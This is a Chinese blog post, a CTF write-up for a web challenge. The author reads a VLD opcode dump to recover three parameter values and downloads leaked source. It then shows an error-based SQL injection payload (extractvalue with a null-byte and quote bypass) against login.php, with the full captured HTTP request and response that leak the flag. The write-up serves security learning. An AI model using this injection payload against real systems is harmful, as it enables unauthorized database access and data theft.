

ctf VID

原创

[cs_xiaoqiang](#) 于 2018-01-18 18:10:36 发布 815 收藏

分类专栏: [ctf 安全](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/cs_xiaoqiang/article/details/79089338

版权



[ctf](#) 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏



[安全](#)

11 篇文章 0 订阅

订阅专栏

这次的ctf的题目如下图:




访问目标连接 <http://106.75.26.211:1111>



do you know Vulcan Logic Dumper?
false

http://blog.csdn.net/cs_xiaoqiang

页面上的信息，完全没有给我解题的思路。按照惯例先打开页面源码看看有什么，果然在源码里发现了一个路径



```
1 do you know Vulcan Logic Dumper?<br>>false<br><!-- index.php.txt ?>
```

http://blog.csdn.net/cs_xiaoqiang

直接访问

```

Finding entry points
Branch analysis from position: 0
Jump found. Position 1 = 23, Position 2 = 38
Branch analysis from position: 23
Jump found. Position 1 = 26, Position 2 = 35
Branch analysis from position: 26
Jump found. Position 1 = 29, Position 2 = 32
Branch analysis from position: 29
Jump found. Position 1 = 34
Branch analysis from position: 34
Jump found. Position 1 = 37
Branch analysis from position: 37
Jump found. Position 1 = 40
Branch analysis from position: 40
Return found
Branch analysis from position: 32
Jump found. Position 1 = 37
Branch analysis from position: 37
Branch analysis from position: 35
Jump found. Position 1 = 40
Branch analysis from position: 40
Branch analysis from position: 38
Return found
filename:      C:\ctf\index.php
function name: (null)
number of ops: 44
compiled vars: !0 = $a, !1 = $b, !2 = $c
line  # * op                fetch      ext return operands
-----
  2    0 > EXT_STMT
      1  ECHO                    http://blog.vulcanlogic.com/2017/07/07/
  3    2  EXT_STMT

```

发现有3个flag，粗略看了下没有看到flag的值，但仔细观察发现每一个flag在后面都有相对应的值


```

BEGIN_SILENCE                ~0
FETCH_R                      global $1      '_GET'
FETCH_DIM_R                  $2      $1, 'flag1'
END_SILENCE                  ~0
ASSIGN                       !0, $2
EXT_STMT
BEGIN_SILENCE                ~4
FETCH_R                      global $5      '_GET'
FETCH_DIM_R                  $6      $5, 'flag2'
END_SILENCE                  ~4
ASSIGN                       !1, $6
EXT_STMT
BEGIN_SILENCE                ~8
FETCH_R                      global $9      '_GET'
FETCH_DIM_R                  $10     $9, 'flag3'
END_SILENCE                  ~8
ASSIGN                       !2, $10
EXT_STMT
IS_EQUAL                     ~12     !0, 'fvhjijhfc'
> JMPZ                       ~12, ->38
EXT_STMT
IS_EQUAL                     ~13     !1, 'gfuyiyhioyf'
> JMPZ                       ~13, ->35
EXT_STMT
IS_EQUAL                     ~14     !2, 'yugoiyhi'
> JMPZ                       ~14, ->32
EXT_STMT

```

将flag的值赋给flag，并且将flag与连接服按照顺序连接起来 :flag1=fvhjijhfcv&flag2=gfuyiyhioyf&flag3=yugoiyhi

需要注意的是要将前面的 .txt去掉，因为txt不能够跳转。




http://blog.csdn.net/cs_xiaoqiang

可以看到提示，下载一个1春秋的文件1chunqiu的文件。源码中也没有什么发现，那就直接将1.chunqiu当做地址去访问，居然真的就访问成功了。



下载之后，发现是一部分源代码。既然是源代码，那么基本上可以肯定下一步就是代码审计了。



经过初步的代码审计，可以发现login.php存在注入，先访问1chunqiu下的login.html(因为login.PHP会判断是否登录，如果没有登录就返回到login.html)



想要来一起飙车吗？

车牌号：


用户名：

密码：

提交查询

http://blog.csdn.net/cs_xiaoqiang


通过查看源码，和多次实验表明，0被转义了。账号和密码随便输入，但是number必须为0，才行。抓包。



多次尝试，发现可以通过extractvalue报错注入，由于显示位有限，一次显示不完整，所以要截取分成两部分来显示

payload: teste%00'and extractvalue(1,concat(1,(select substr(flag,10,32) from flag),1))#

第一次:



第二次:

Target: http://106.75.26.211

Request

Raw Params Headers Hex

```
POST /1chunqiu/login.php HTTP/1.1
Host: 106.75.26.211:1111
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 154
Referer: http://106.75.26.211:1111/1chunqiu/login.html
Cookie: PHPSESSID=spjree9330bieutnhb930eq9b2
Connection: close
Upgrade-Insecure-Requests: 1

number=0&username=teste%00'and extractvalue(1,concat(1,(select substr(flag,15,32)from flag,1))#&.password=123&submit=%E8%8F%90%E4%BA%A4%E8%9F%A5%E8%AF%A2
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 18 Jan 2018 10:07:41 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html; charset=utf-8

数据库执行错误!XPATH syntax error: 'f3b-3761-9eef-4054e88ee51f)!'
```

0 matches

拼接起来flag{87f2f55e-9f3b-3761-9eef-4054e88ee51f}

将flag填写到最开始的那个网站，这道题就算完成了。

